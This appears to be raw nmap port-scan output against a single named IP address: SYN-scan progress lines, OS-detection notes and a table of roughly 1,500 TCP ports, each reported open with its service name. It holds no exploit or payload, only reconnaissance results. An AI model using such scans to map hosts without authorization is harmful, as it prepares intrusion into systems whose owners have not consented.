Adding TCP port 391 (state open).
Adding TCP port 1359 (state open).
Adding TCP port 1523 (state open).
Adding TCP port 90 (state open).
Adding TCP port 375 (state open).
Adding TCP port 720 (state open).
Adding TCP port 4 (state open).
Adding TCP port 992 (state open).
Adding TCP port 1551 (state open).
Adding TCP port 1445 (state open).
Adding TCP port 6112 (state open).
Adding TCP port 700 (state open).
Adding TCP port 944 (state open).
Adding TCP port 69 (state open).
Adding TCP port 1000 (state open).
Adding TCP port 832 (state open).
Adding TCP port 837 (state open).
Adding TCP port 453 (state open).
Adding TCP port 404 (state open).
Adding TCP port 714 (state open).
Adding TCP port 2042 (state open).
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Adding TCP port 1666 (state open).
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Adding TCP port 1397 (state open).
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Adding TCP port 1482 (state open).
Adding TCP port 1491 (state open).
Adding TCP port 2201 (state open).
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Adding TCP port 648 (state open).
Adding TCP port 1032 (state open).
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Adding TCP port 918 (state open).
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Adding TCP port 1016 (state open).
Adding TCP port 129 (state open).
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Adding TCP port 1542 (state open).
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Adding TCP port 5716 (state open).
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Adding TCP port 32778 (state open).
Adding TCP port 639 (state open).
Adding TCP port 1440 (state open).
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Adding TCP port 946 (state open).
Adding TCP port 828 (state open).
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Adding TCP port 388 (state open).
Adding TCP port 273 (state open).
Adding TCP port 969 (state open).
Adding TCP port 161 (state open).
Adding TCP port 1987 (state open).
Adding TCP port 953 (state open).
Adding TCP port 564 (state open).
Adding TCP port 2301 (state open).
Adding TCP port 831 (state open).
Adding TCP port 724 (state open).
Adding TCP port 1408 (state open).
Adding TCP port 847 (state open).
Adding TCP port 213 (state open).
Adding TCP port 5001 (state open).
Adding TCP port 1405 (state open).
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Adding TCP port 331 (state open).
Adding TCP port 255 (state open).
Adding TCP port 1669 (state open).
Adding TCP port 160 (state open).
Adding TCP port 1531 (state open).
Adding TCP port 570 (state open).
Adding TCP port 1422 (state open).
Adding TCP port 768 (state open).
Adding TCP port 3141 (state open).
Adding TCP port 662 (state open).
Adding TCP port 1369 (state open).
Adding TCP port 1376 (state open).
Adding TCP port 704 (state open).
Adding TCP port 780 (state open).
Adding TCP port 475 (state open).
Adding TCP port 56 (state open).
Adding TCP port 113 (state open).
Adding TCP port 137 (state open).
Adding TCP port 491 (state open).
Adding TCP port 1450 (state open).
Adding TCP port 438 (state open).
Adding TCP port 134 (state open).
Adding TCP port 170 (state open).
Adding TCP port 29 (state open).
Adding TCP port 660 (state open).
Adding TCP port 608 (state open).
Adding TCP port 1031 (state open).
Adding TCP port 477 (state open).
Adding TCP port 958 (state open).
Adding TCP port 933 (state open).
Adding TCP port 483 (state open).
Adding TCP port 205 (state open).
Adding TCP port 59 (state open).
Adding TCP port 711 (state open).
Adding TCP port 866 (state open).
Adding TCP port 379 (state open).
Adding TCP port 485 (state open).
Adding TCP port 3264 (state open).
Adding TCP port 37 (state open).
Adding TCP port 242 (state open).
Adding TCP port 157 (state open).
Adding TCP port 427 (state open).
Adding TCP port 1017 (state open).
Adding TCP port 203 (state open).
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Adding TCP port 1485 (state open).
Adding TCP port 605 (state open).
Adding TCP port 1398 (state open).
Adding TCP port 287 (state open).
Adding TCP port 673 (state open).
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Adding TCP port 442 (state open).
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Adding TCP port 1432 (state open).
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Adding TCP port 1068 (state open).
Adding TCP port 1486 (state open).
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Adding TCP port 143 (state open).
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Adding TCP port 635 (state open).
Adding TCP port 2022 (state open).
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Adding TCP port 1366 (state open).
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Adding TCP port 1385 (state open).
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Adding TCP port 948 (state open).
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Adding TCP port 1127 (state open).
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Adding TCP port 560 (state open).
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Adding TCP port 763 (state open).
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Adding TCP port 630 (state open).
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Adding TCP port 1528 (state open).
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Adding TCP port 695 (state open).
Adding TCP port 322 (state open).
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Adding TCP port 804 (state open).
Adding TCP port 556 (state open).
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Adding TCP port 1665 (state open).
Adding TCP port 22305 (state open).
Adding TCP port 1667 (state open).
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Adding TCP port 3462 (state open).
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Adding TCP port 78 (state open).
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Adding TCP port 1364 (state open).
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Adding TCP port 1350 (state open).
Adding TCP port 554 (state open).
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Adding TCP port 1520 (state open).
Adding TCP port 32773 (state open).
Adding TCP port 985 (state open).
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Adding TCP port 6143 (state open).

Adding TCP port 269 (state open).
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Adding TCP port 430 (state open).
Adding TCP port 1479 (state open).
Adding TCP port 779 (state open).
Adding TCP port 1532 (state open).
Adding TCP port 150 (state open).
Adding TCP port 880 (state open).
Adding TCP port 5145 (state open).
Adding TCP port 1 (state open).
Adding TCP port 645 (state open).
Adding TCP port 609 (state open).
Adding TCP port 154 (state open).
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Adding TCP port 1463 (state open).
Adding TCP port 774 (state open).
Adding TCP port 71 (state open).
Adding TCP port 1403 (state open).
Adding TCP port 358 (state open).
Adding TCP port 4333 (state open).
Adding TCP port 1018 (state open).
Adding TCP port 2018 (state open).
Adding TCP port 996 (state open).
Adding TCP port 1396 (state open).
Adding TCP port 683 (state open).
Adding TCP port 44 (state open).
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Adding TCP port 793 (state open).
Adding TCP port 742 (state open).
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Adding TCP port 879 (state open).
Adding TCP port 1418 (state open).
Adding TCP port 758 (state open).
Adding TCP port 282 (state open).
Adding TCP port 507 (state open).
Adding TCP port 2002 (state open).
Adding TCP port 592 (state open).
Adding TCP port 761 (state open).
Adding TCP port 47557 (state open).
Adding TCP port 4045 (state open).
Adding TCP port 623 (state open).

Adding TCP port 1384 (state open).
 Adding TCP port 1374 (state open).
 Adding TCP port 801 (state open).
 Adding TCP port 1498 (state open).
 Adding TCP port 2040 (state open).
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 Adding TCP port 806 (state open).
 Adding TCP port 1059 (state open).
 Adding TCP port 515 (state open).
 Adding TCP port 1386 (state open).
 Adding TCP port 1473 (state open).
 Adding TCP port 367 (state open).
 Adding TCP port 1490 (state open).
 Adding TCP port 25 (state open).
 Adding TCP port 1650 (state open).
 Adding TCP port 3001 (state open).
 Adding TCP port 410 (state open).
 Adding TCP port 548 (state open).
 Adding TCP port 1430 (state open).
 Adding TCP port 167 (state open).
 Adding TCP port 1533 (state open).
 Adding TCP port 680 (state open).
 Adding TCP port 2048 (state open).
 Adding TCP port 1481 (state open).

The SYN scan took 9 seconds to scan 1523 ports.

For OSScan assuming that port 1 is open and port 41332 is closed and neither are firewalled

For OSScan assuming that port 1 is open and port 32688 is closed and neither are firewalled

For OSScan assuming that port 1 is open and port 31192 is closed and neither are firewalled

Interesting ports on (193.168.251.102):

Port	State	Service
1/tcp	open	tcpmux
2/tcp	open	compressnet
3/tcp	open	compressnet
4/tcp	open	unknown
5/tcp	open	rje
6/tcp	open	unknown
7/tcp	open	echo
8/tcp	open	unknown
9/tcp	open	discard
10/tcp	open	unknown
11/tcp	open	systat
12/tcp	open	unknown
13/tcp	open	daytime
14/tcp	open	unknown
15/tcp	open	netstat
16/tcp	open	unknown
17/tcp	open	qotd
18/tcp	open	msh
19/tcp	open	chargen
20/tcp	open	ftp-data
21/tcp	open	ftp
22/tcp	open	ssh

23/tcp	open	telnet
24/tcp	open	priv-mail
25/tcp	open	smtp
26/tcp	open	unknown
27/tcp	open	nsw-fe
28/tcp	open	unknown
29/tcp	open	msg-icp
30/tcp	open	unknown
31/tcp	open	msg-auth
32/tcp	open	unknown
33/tcp	open	dsp
34/tcp	open	unknown
35/tcp	open	priv-print
36/tcp	open	unknown
37/tcp	open	time
38/tcp	open	rap
39/tcp	open	rlp
40/tcp	open	unknown
41/tcp	open	graphics
42/tcp	open	nameserver
43/tcp	open	whois
44/tcp	open	mpm-flags
45/tcp	open	mpm
46/tcp	open	mpm-snd
47/tcp	open	ni-ftp
48/tcp	open	auditd
49/tcp	open	tacacs
50/tcp	open	re-mail-ck
51/tcp	open	la-maint
52/tcp	open	xns-time
53/tcp	open	domain
54/tcp	open	xns-ch
55/tcp	open	isi-gl
56/tcp	open	xns-auth
57/tcp	open	priv-term
58/tcp	open	xns-mail
59/tcp	open	priv-file
60/tcp	open	unknown
61/tcp	open	ni-mail
62/tcp	open	acas
63/tcp	open	via-ftp
64/tcp	open	covia
65/tcp	open	tacacs-ds
66/tcp	open	sql*net
67/tcp	open	bootps
68/tcp	open	bootpc
69/tcp	open	tftp
70/tcp	open	gopher
71/tcp	open	netrjs-1
72/tcp	open	netrjs-2
73/tcp	open	netrjs-3
74/tcp	open	netrjs-4

75/tcp	open	priv-dial
76/tcp	open	deos
77/tcp	open	priv-rje
78/tcp	open	vettcp
79/tcp	open	finger
80/tcp	open	http
81/tcp	open	hosts2-ns
82/tcp	open	xfer
83/tcp	open	mit-ml-dev
84/tcp	open	ctf
85/tcp	open	mit-ml-dev
86/tcp	open	mfcobol
87/tcp	open	priv-term-l
88/tcp	open	kerberos-sec
89/tcp	open	su-mit-tg
90/tcp	open	dnsix
91/tcp	open	mit-dov
92/tcp	open	npp
93/tcp	open	dcp
94/tcp	open	objcall
95/tcp	open	supdup
96/tcp	open	dixie
97/tcp	open	swift-rvf
98/tcp	open	linuxconf
99/tcp	open	metagram
100/tcp	open	newacct
101/tcp	open	hostname
102/tcp	open	iso-tsap
103/tcp	open	gppitnp
104/tcp	open	acr-nema
105/tcp	open	csnet-ns
106/tcp	open	pop3pw
107/tcp	open	rtelnet
108/tcp	open	snagas
109/tcp	open	pop-2
110/tcp	open	pop-3
111/tcp	open	sunrpc
112/tcp	open	mcidas
113/tcp	open	auth
114/tcp	open	audionews
115/tcp	open	sftp
116/tcp	open	ansanotify
117/tcp	open	uucp-path
118/tcp	open	sqlserv
119/tcp	open	nntp
120/tcp	open	cfdpkt
121/tcp	open	ercp
122/tcp	open	smakynet
123/tcp	open	ntp
124/tcp	open	ansatrader
125/tcp	open	locus-map
126/tcp	open	unitary

127/tcp	open	locus-con
128/tcp	open	gss-xlicen
129/tcp	open	pwdgen
130/tcp	open	cisco-fna
131/tcp	open	cisco-tna
132/tcp	open	cisco-sys
133/tcp	open	statsrv
134/tcp	open	ingres-net
135/tcp	open	loc-srv
136/tcp	open	profile
137/tcp	open	netbios-ns
138/tcp	open	netbios-dgm
139/tcp	open	netbios-ssn
140/tcp	open	emfis -data
141/tcp	open	emfis -cntl
142/tcp	open	bl-idm
143/tcp	open	imap2
144/tcp	open	news
145/tcp	open	uaac
146/tcp	open	iso-tp0
147/tcp	open	iso-ip
148/tcp	open	cronus
149/tcp	open	aed-512
150/tcp	open	sql-net
151/tcp	open	hems
152/tcp	open	bftp
153/tcp	open	sgmp
154/tcp	open	netsc-prod
155/tcp	open	netsc-dev
156/tcp	open	sqlsrv
157/tcp	open	knet-cmp
158/tcp	open	pcmail-srv
159/tcp	open	nss-routing
160/tcp	open	sgmp -traps
161/tcp	open	snmp
162/tcp	open	snmptrap
163/tcp	open	cmip-man
164/tcp	open	cmip-agent
165/tcp	open	xns-courier
166/tcp	open	s-net
167/tcp	open	namp
168/tcp	open	rsvd
169/tcp	open	send
170/tcp	open	print-srv
171/tcp	open	multiplex
172/tcp	open	cl-1
173/tcp	open	xyplex-mux
174/tcp	open	mailq
175/tcp	open	vmnet
176/tcp	open	genrad-mux
177/tcp	open	xmcp
178/tcp	open	nextstep

179/tcp	open	bgp
180/tcp	open	ris
181/tcp	open	unify
182/tcp	open	audit
183/tcp	open	ocbinder
184/tcp	open	ocserver
185/tcp	open	remote-kis
186/tcp	open	kis
187/tcp	open	aci
188/tcp	open	mumps
189/tcp	open	qft
190/tcp	open	gacp
191/tcp	open	prospero
192/tcp	open	osu-nms
193/tcp	open	srmp
194/tcp	open	irc
195/tcp	open	dn6-nlm-aud
196/tcp	open	dn6-smm-red
197/tcp	open	dls
198/tcp	open	dls-mon
199/tcp	open	smux
200/tcp	open	src
201/tcp	open	at-rtmp
202/tcp	open	at-nbp
203/tcp	open	at-3
204/tcp	open	at-echo
205/tcp	open	at-5
206/tcp	open	at-zis
207/tcp	open	at-7
208/tcp	open	at-8
209/tcp	open	tam
210/tcp	open	z39.50
211/tcp	open	914c-g
212/tcp	open	anet
213/tcp	open	ipx
214/tcp	open	vmpwscs
215/tcp	open	softpc
216/tcp	open	atls
217/tcp	open	dbase
218/tcp	open	mpp
219/tcp	open	uarps
220/tcp	open	imap3
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222/tcp	open	rsh-spx
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244/tcp	open	dayna
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346/tcp	open	zserv
347/tcp	open	fatserv
348/tcp	open	csi-sgwp
349/tcp	open	mftp
350/tcp	open	matip-type-a
351/tcp	open	matip-type-b
352/tcp	open	dtg-ste-sb
353/tcp	open	ndsauth
354/tcp	open	bh611
355/tcp	open	date-xasn
356/tcp	open	cloanto-net-1
357/tcp	open	bhevent
358/tcp	open	shrinkwrap
359/tcp	open	tenebris_nts
360/tcp	open	scoi2odialog
361/tcp	open	semantix
362/tcp	open	srssend
363/tcp	open	rsvp_tunnel
364/tcp	open	aurora-cmgr
365/tcp	open	dtk
366/tcp	open	odmr
367/tcp	open	mortgageware
368/tcp	open	qbikgdp
369/tcp	open	rpc2portmap
370/tcp	open	codaaauth2
371/tcp	open	clearcase
372/tcp	open	ulistserv
373/tcp	open	legent-1
374/tcp	open	legent-2
375/tcp	open	hassle
376/tcp	open	nip
377/tcp	open	tnETOS
378/tcp	open	dsETOS
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380/tcp	open	is99s
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383/tcp	open	hp-alarm-mgr
384/tcp	open	arns
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386/tcp	open	asa

387/tcp	open	aurp
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392/tcp	open	synotics-broker
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394/tcp	open	embl-ndt
395/tcp	open	netcp
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406/tcp	open	imsp
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408/tcp	open	prm-sm
409/tcp	open	prm-nm
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413/tcp	open	smsp
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420/tcp	open	smpte
421/tcp	open	ariel2
422/tcp	open	ariel3
423/tcp	open	opc-job-start
424/tcp	open	opc-job-track
425/tcp	open	icad-el
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435/tcp	open	mobilip-mn
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438/tcp	open	dsfgw

439/tcp	open	dasp
440/tcp	open	sgcp
441/tcp	open	decvms-sysmgt
442/tcp	open	cvc_hostd
443/tcp	open	https
444/tcp	open	snpp
445/tcp	open	microsoft-ds
446/tcp	open	ddm-rdb
447/tcp	open	ddm-dfm
448/tcp	open	ddm-ssl
449/tcp	open	as-servermap
450/tcp	open	tserver
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452/tcp	open	sfs-config
453/tcp	open	creativeserver
454/tcp	open	contentserver
455/tcp	open	creativepartnr
456/tcp	open	macon-tcp
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460/tcp	open	skronk
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462/tcp	open	datasurfsrvsec
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465/tcp	open	smtps
466/tcp	open	digital-vrc
467/tcp	open	mylex-mapd
468/tcp	open	photuris
469/tcp	open	rcp
470/tcp	open	scx-proxy
471/tcp	open	mondex
472/tcp	open	ljk-login
473/tcp	open	hybrid-pop
474/tcp	open	tn-tl-w1
475/tcp	open	tcpnethaspsrv
476/tcp	open	tn-tl-fd1
477/tcp	open	ss7ns
478/tcp	open	spsc
479/tcp	open	iafserver
480/tcp	open	loadsrv
481/tcp	open	dvs
482/tcp	open	bgs-nsi
483/tcp	open	ulpnet
484/tcp	open	integra-sme
485/tcp	open	powerburst
486/tcp	open	sstats
487/tcp	open	saft
488/tcp	open	gss-http
489/tcp	open	nest-protocol
490/tcp	open	micompfs

491/tcp	open	go-login
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551/tcp	open	cybercash
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563/tcp	open	snews
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582/tcp	open	scc-security
583/tcp	open	philips-vc
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586/tcp	open	password-chg
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594/tcp	open	tpip

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957/tcp	open	unknown
958/tcp	open	unknown

959/tcp	open	unknown
960/tcp	open	unknown
961/tcp	open	unknown
962/tcp	open	unknown
963/tcp	open	unknown
964/tcp	open	unknown
965/tcp	open	unknown
966/tcp	open	unknown
967/tcp	open	unknown
968/tcp	open	unknown
969/tcp	open	unknown
970/tcp	open	unknown
971/tcp	open	unknown
972/tcp	open	unknown
973/tcp	open	unknown
974/tcp	open	unknown
975/tcp	open	unknown
976/tcp	open	unknown
977/tcp	open	unknown
978/tcp	open	unknown
979/tcp	open	unknown
980/tcp	open	unknown
981/tcp	open	unknown
982/tcp	open	unknown
983/tcp	open	unknown
984/tcp	open	unknown
985/tcp	open	unknown
986/tcp	open	unknown
987/tcp	open	unknown
988/tcp	open	unknown
989/tcp	open	ftps-data
990/tcp	open	ftps
991/tcp	open	unknown
992/tcp	open	telnets
993/tcp	open	imaps
994/tcp	open	ircs
995/tcp	open	pop3s
996/tcp	open	xtreelic
997/tcp	open	maitrd
998/tcp	open	busboy
999/tcp	open	garcon
1000/tcp	open	cadlock
1001/tcp	open	unknown
1002/tcp	open	unknown
1003/tcp	open	unknown
1004/tcp	open	unknown
1005/tcp	open	unknown
1006/tcp	open	unknown
1007/tcp	open	unknown
1008/tcp	open	ufsd
1009/tcp	open	unknown
1010/tcp	open	unknown

1011/tcp	open	unknown
1012/tcp	open	unknown
1013/tcp	open	unknown
1014/tcp	open	unknown
1015/tcp	open	unknown
1016/tcp	open	unknown
1017/tcp	open	unknown
1018/tcp	open	unknown
1019/tcp	open	unknown
1020/tcp	open	unknown
1021/tcp	open	unknown
1022/tcp	open	unknown
1023/tcp	open	unknown
1024/tcp	open	kdm
1025/tcp	open	listen
1026/tcp	open	nterm
1030/tcp	open	iad1
1031/tcp	open	iad2
1032/tcp	open	iad3
1058/tcp	open	nim
1059/tcp	open	nimreg
1067/tcp	open	instl_boots
1068/tcp	open	instl_bootc
1080/tcp	open	socks
1083/tcp	open	ansoft-lm-1
1084/tcp	open	ansoft-lm-2
1103/tcp	open	xaudio
1109/tcp	open	kpop
1110/tcp	open	nfsd-status
1112/tcp	open	msql
1127/tcp	open	supfiledbg
1155/tcp	open	nfa
1178/tcp	open	skkserv
1212/tcp	open	lupa
1222/tcp	open	nerv
1234/tcp	open	hotline
1241/tcp	open	msg
1248/tcp	open	hermes
1346/tcp	open	alta-ana-lm
1347/tcp	open	bbn-mmc
1348/tcp	open	bbn-mmx
1349/tcp	open	sbook
1350/tcp	open	editbench
1351/tcp	open	equationbuilder
1352/tcp	open	lotusnotes
1353/tcp	open	relief
1354/tcp	open	rightbrain
1355/tcp	open	intuitive-edge
1356/tcp	open	cuillamartin
1357/tcp	open	pegboard
1358/tcp	open	connlcli
1359/tcp	open	ftsrv

1360/tcp	open	mimer
1361/tcp	open	linx
1362/tcp	open	timeflies
1363/tcp	open	ndm-requester
1364/tcp	open	ndm-server
1365/tcp	open	adapt-sna
1366/tcp	open	netware-csp
1367/tcp	open	dcs
1368/tcp	open	screencast
1369/tcp	open	gv-us
1370/tcp	open	us-gv
1371/tcp	open	fc-cli
1372/tcp	open	fc-ser
1373/tcp	open	chromagrafx
1374/tcp	open	molly
1375/tcp	open	bytex
1376/tcp	open	ibm-pps
1377/tcp	open	cichlid
1378/tcp	open	elan
1379/tcp	open	dbreporter
1380/tcp	open	telesis-licman
1381/tcp	open	apple-licman
1383/tcp	open	gwha
1384/tcp	open	os-licman
1385/tcp	open	atex_elmd
1386/tcp	open	checksum
1387/tcp	open	cads-lm
1388/tcp	open	objective-dbc
1389/tcp	open	iclpv-dm
1390/tcp	open	iclpv-sc
1391/tcp	open	iclpv-sas
1392/tcp	open	iclpv-pm
1393/tcp	open	iclpv-nls
1394/tcp	open	iclpv-nlc
1395/tcp	open	iclpv-wsm
1396/tcp	open	dvl-activemail
1397/tcp	open	audio-activmail
1398/tcp	open	video-activmail
1399/tcp	open	cadkey-licman
1400/tcp	open	cadkey-tablet
1401/tcp	open	goldleaf-licman
1402/tcp	open	prm-s-m-np
1403/tcp	open	prm-n-m-np
1404/tcp	open	igi-lm
1405/tcp	open	ibm-res
1406/tcp	open	netlabs-lm
1407/tcp	open	dbsa-lm
1408/tcp	open	sophia-lm
1409/tcp	open	here-lm
1410/tcp	open	hiq
1411/tcp	open	af
1412/tcp	open	innosys

1413/tcp	open	innosys-acl
1414/tcp	open	ibm-mqseries
1415/tcp	open	dbstar
1416/tcp	open	novell-lu6.2
1417/tcp	open	timbuktu-srv1
1418/tcp	open	timbuktu-srv2
1419/tcp	open	timbuktu-srv3
1420/tcp	open	timbuktu-srv4
1421/tcp	open	gandalf-lm
1422/tcp	open	autodesk-lm
1423/tcp	open	essbase
1424/tcp	open	hybrid
1425/tcp	open	zion-lm
1426/tcp	open	sas-1
1427/tcp	open	mload
1428/tcp	open	informatik-lm
1429/tcp	open	nms
1430/tcp	open	tpdu
1431/tcp	open	rgtp
1432/tcp	open	blueberry-lm
1433/tcp	open	ms-sql-s
1434/tcp	open	ms-sql-m
1435/tcp	open	ibm-cics
1436/tcp	open	sas-2
1437/tcp	open	tabula
1438/tcp	open	eicon-server
1439/tcp	open	eicon-x25
1440/tcp	open	eicon-slp
1441/tcp	open	cadis -1
1442/tcp	open	cadis -2
1443/tcp	open	ies-lm
1444/tcp	open	marcam-lm
1445/tcp	open	proxima-lm
1446/tcp	open	ora -lm
1447/tcp	open	apri-lm
1448/tcp	open	oc-lm
1449/tcp	open	peport
1450/tcp	open	dwf
1451/tcp	open	infoman
1452/tcp	open	gtegsc-lm
1453/tcp	open	genie -lm
1454/tcp	open	interhdl_elmd
1455/tcp	open	esl-lm
1456/tcp	open	dca
1457/tcp	open	valisys-lm
1458/tcp	open	nrcabq-lm
1459/tcp	open	proshare1
1460/tcp	open	proshare2
1461/tcp	open	ibm_wrless_lan
1462/tcp	open	world-lm
1463/tcp	open	nucleus
1464/tcp	open	msl_lmd

1465/tcp	open	pipes
1466/tcp	open	oceansoft-lm
1467/tcp	open	csdmbase
1468/tcp	open	csdm
1469/tcp	open	aal-lm
1470/tcp	open	uaiact
1471/tcp	open	csdmbase
1472/tcp	open	csdm
1473/tcp	open	openmath
1474/tcp	open	telefinder
1475/tcp	open	taligent-lm
1476/tcp	open	clvm-cfg
1477/tcp	open	ms-sna-server
1478/tcp	open	ms-sna-base
1479/tcp	open	dberegister
1480/tcp	open	pacerforum
1481/tcp	open	airs
1482/tcp	open	miteksys-lm
1483/tcp	open	afs
1484/tcp	open	confluent
1485/tcp	open	lansource
1486/tcp	open	nms_topo_serv
1487/tcp	open	localinfosrvr
1488/tcp	open	docstor
1489/tcp	open	dmdocbroker
1490/tcp	open	insitu-conf
1491/tcp	open	anyetgateway
1492/tcp	open	stone-design-1
1493/tcp	open	netmap_lm
1494/tcp	open	citrix-ica
1495/tcp	open	cvc
1496/tcp	open	liberty-lm
1497/tcp	open	rfx-lm
1498/tcp	open	watcom-sql
1499/tcp	open	fhc
1500/tcp	open	vlsi-lm
1501/tcp	open	sas-3
1502/tcp	open	shivadiscovery
1503/tcp	open	imtc-mcs
1504/tcp	open	evb-elm
1505/tcp	open	funkproxy
1506/tcp	open	utcd
1507/tcp	open	symplex
1508/tcp	open	diagmond
1509/tcp	open	robcad-lm
1510/tcp	open	mvx-lm
1511/tcp	open	3l-l1
1512/tcp	open	wins
1513/tcp	open	fujitsu-dtc
1514/tcp	open	fujitsu-dtcns
1515/tcp	open	ifor-protocol
1516/tcp	open	vpad

1517/tcp	open	vpac
1518/tcp	open	vpvd
1519/tcp	open	vpvc
1520/tcp	open	atm-zip-office
1521/tcp	open	ncube-lm
1522/tcp	open	rna-lm
1523/tcp	open	cichild-lm
1524/tcp	open	ingreslock
1525/tcp	open	orasrv
1526/tcp	open	pdap-np
1527/tcp	open	tlisrv
1528/tcp	open	mciataureg
1529/tcp	open	support
1530/tcp	open	rap-service
1531/tcp	open	rap-listen
1532/tcp	open	miroconnect
1533/tcp	open	virtual-places
1534/tcp	open	micromuse-lm
1535/tcp	open	ampr-info
1536/tcp	open	ampr-inter
1537/tcp	open	sdsc-lm
1538/tcp	open	3ds-lm
1539/tcp	open	intellistor-lm
1540/tcp	open	rds
1541/tcp	open	rds2
1542/tcp	open	gridgen-elmd
1543/tcp	open	simba-cs
1544/tcp	open	aspeclmd
1545/tcp	open	vistium-share
1546/tcp	open	abbaccuray
1547/tcp	open	laplink
1548/tcp	open	axon-lm
1549/tcp	open	shivahose
1550/tcp	open	3m-image-lm
1551/tcp	open	hecmtl-db
1552/tcp	open	pciarray
1600/tcp	open	issd
1650/tcp	open	nkd
1651/tcp	open	shiva_confsvr
1652/tcp	open	xnmp
1661/tcp	open	netview-aix-1
1662/tcp	open	netvie w-aix-2
1663/tcp	open	netview-aix-3
1664/tcp	open	netview-aix-4
1665/tcp	open	netview-aix-5
1666/tcp	open	netview-aix-6
1667/tcp	open	netview-aix-7
1668/tcp	open	netview-aix-8
1669/tcp	open	netview-aix-9
1670/tcp	open	netview-aix-10
1671/tcp	open	netview-aix-11
1672/tcp	open	netview-aix-12

1723/tcp	open	pptp
1827/tcp	open	pcm
1986/tcp	open	licensedaemon
1987/tcp	open	tr-rsrb-p1
1988/tcp	open	tr-rsrb-p2
1989/tcp	open	tr-rsrb-p3
1990/tcp	open	stun-p1
1991/tcp	open	stun-p2
1992/tcp	open	stun-p3
1993/tcp	open	snmp -tcp-port
1994/tcp	open	stun-port
1995/tcp	open	perf-port
1996/tcp	open	tr-rsrb-port
1997/tcp	open	gdp-port
1998/tcp	open	x25-svc-port
1999/tcp	open	tcp-id-port
2000/tcp	open	callbook
2001/tcp	open	dc
2002/tcp	open	globe
2003/tcp	open	cfingerd
2004/tcp	open	mailbox
2005/tcp	open	deslogin
2006/tcp	open	invokator
2007/tcp	open	dectalk
2008/tcp	open	conf
2009/tcp	open	news
2010/tcp	open	search
2011/tcp	open	raid-cc
2012/tcp	open	ttyinfo
2013/tcp	open	raid-am
2014/tcp	open	troff
2015/tcp	open	cypress
2016/tcp	open	bootserver
2017/tcp	open	cypress-stat
2018/tcp	open	terminaldb
2019/tcp	open	whosockami
2020/tcp	open	xinupageserver
2021/tcp	open	serveæc
2022/tcp	open	down
2023/tcp	open	xinuexpansion3
2024/tcp	open	xinuexpansion4
2025/tcp	open	ellpack
2026/tcp	open	scrabble
2027/tcp	open	shadowserver
2028/tcp	open	submitserver
2030/tcp	open	device2
2032/tcp	open	blackboard
2033/tcp	open	glogger
2034/tcp	open	scoremgr
2035/tcp	open	imsldoc
2038/tcp	open	objectmanager
2040/tcp	open	lam

2041/tcp	open	interbase
2042/tcp	open	isis
2043/tcp	open	isis -bcast
2044/tcp	open	rimsl
2045/tcp	open	cdfunc
2046/tcp	open	sdfunc
2047/tcp	open	dls
2048/tcp	open	dls -monitor
2049/tcp	open	nfs
2064/tcp	open	distrib-netassholes
2065/tcp	open	dlsrcn
2067/tcp	open	dlswpn
2105/tcp	open	eklogin
2106/tcp	open	ekshell
2108/tcp	open	rkinit
2111/tcp	open	kx
2112/tcp	open	kip
2120/tcp	open	kauth
2201/tcp	open	ats
2232/tcp	open	ivs-video
2241/tcp	open	ivsd
2301/tcp	open	compaqdiag
2307/tcp	open	pehelp
2401/tcp	open	cvspserver
2430/tcp	open	venus
2431/tcp	open	venus-se
2432/tcp	open	codasrv
2433/tcp	open	codasrv-se
2500/tcp	open	rtsserv
2501/tcp	open	rtsclient
2564/tcp	open	hp-3000-telnet
2600/tcp	open	zebrasrv
2601/tcp	open	zebra
2602/tcp	open	ripd
2603/tcp	open	ripngd
2604/tcp	open	ospfd
2605/tcp	open	bgpd
2627/tcp	open	webster
2638/tcp	open	sybase
2766/tcp	open	listen
2784/tcp	open	www-dev
3000/tcp	open	ppp
3001/tcp	open	nessusd
3005/tcp	open	deslogin
3006/tcp	open	deslogind
3049/tcp	open	cfs
3064/tcp	open	distrib-net-proxy
3086/tcp	open	sj3
3128/tcp	open	squid-http
3141/tcp	open	vmodem
3264/tcp	open	ccmail
3306/tcp	open	mysql

3333/tcp	open	dec-notes
3389/tcp	open	msrdp
3421/tcp	open	bmap
3455/tcp	open	prsvp
3456/tcp	open	vat
3457/tcp	open	vat-control
3462/tcp	open	track
3900/tcp	open	udt_os
3984/tcp	open	mapper-nodemgr
3985/tcp	open	mapper-mapethd
3986/tcp	open	mapper-ws_ethd
4008/tcp	open	netcheque
4045/tcp	open	lockd
4132/tcp	open	nuts_dem
4133/tcp	open	nuts_bootp
4144/tcp	open	wincim
4321/tcp	open	rwhois
4333/tcp	open	mysql
4343/tcp	open	unicall
4444/tcp	open	krb524
4500/tcp	open	sae-urn
4557/tcp	open	fax
4559/tcp	open	hylafax
4672/tcp	open	rfa
5000/tcp	open	fics
5001/tcp	open	complex-link
5002/tcp	open	rfe
5010/tcp	open	telldpathstart
5011/tcp	open	telldpathattack
5050/tcp	open	mmcc
5145/tcp	open	rmonitor_secure
5190/tcp	open	aol
5191/tcp	open	aol-1
5192/tcp	open	aol-2
5193/tcp	open	aol-3
5232/tcp	open	sgi-dgl
5236/tcp	open	padl2sim
5300/tcp	open	hac1-hb
5301/tcp	open	hac1-gs
5302/tcp	open	hac1-cfg
5303/tcp	open	hac1-probe
5304/tcp	open	hac1-local
5305/tcp	open	hac1-test
5308/tcp	open	cfengine
5432/tcp	open	postgres
5510/tcp	open	secureidprop
5520/tcp	open	sdlog
5530/tcp	open	sdserv
5540/tcp	open	sdreport
5550/tcp	open	sdadmind
5631/tcp	open	pcanywheredata
5632/tcp	open	pcanywherestat

5680/tcp	open	canna
5713/tcp	open	proshareaudio
5714/tcp	open	prosharevideo
5715/tcp	open	prosharedata
5716/tcp	open	prosharerequest
5717/tcp	open	prosharenotify
5800/tcp	open	vnc
5801/tcp	open	vnc
5900/tcp	open	vnc
5901/tcp	open	vnc-1
5902/tcp	open	vnc-2
5977/tcp	open	ncd-pref-tcp
5978/tcp	open	ncd-diag-tcp
5979/tcp	open	ncd-conf-tcp
5997/tcp	open	ncd-pref
5998/tcp	open	ncd-diag
5999/tcp	open	ncd-conf
6000/tcp	open	X11
6001/tcp	open	X11:1
6002/tcp	open	X11:2
6003/tcp	open	X11:3
6004/tcp	open	X11:4
6005/tcp	open	X11:5
6006/tcp	open	X11:6
6007/tcp	open	X11:7
6008/tcp	open	X11:8
6009/tcp	open	X11:9
6110/tcp	open	softcm
6111/tcp	open	spc
6112/tcp	open	dtspc
6141/tcp	open	meta-corp
6142/tcp	open	aspentec-lm
6143/tcp	open	watershed-lm
6144/tcp	open	statsci1-lm
6145/tcp	open	statsci2-lm
6146/tcp	open	lonewolf-lm
6147/tcp	open	montage-lm
6148/tcp	open	ricardo-lm
6558/tcp	open	xdsxdm
